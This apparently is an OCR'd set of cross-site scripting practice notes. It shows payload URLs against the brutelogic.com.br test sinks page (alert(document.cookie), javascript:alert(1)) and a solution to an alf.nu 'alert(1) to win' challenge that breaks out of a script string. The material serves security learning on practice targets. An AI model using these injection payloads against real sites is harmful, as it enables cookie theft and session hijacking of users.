
http://brutelogic.com.br/tests/sinks.html?index=alert(document.cookie)



Not secure | brutelogic.com.br/tests/sinks.html?index=alert(document.cookie)

brutelogic.com.br says

http://brutelogic.com.br/tests/sinks.html?redir=javascript:alert(1)




Not secure | brutelogic.com.br/tests/sinks.html?redir=javascript:alert(1)

Hello, guest!

brutelogic.com.br says

1

Solution of alf.nu/alert1



alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input 14

```
");alert(1);//
```

Output Win!

```
<script>console.log("");alert(1);//");</script>
```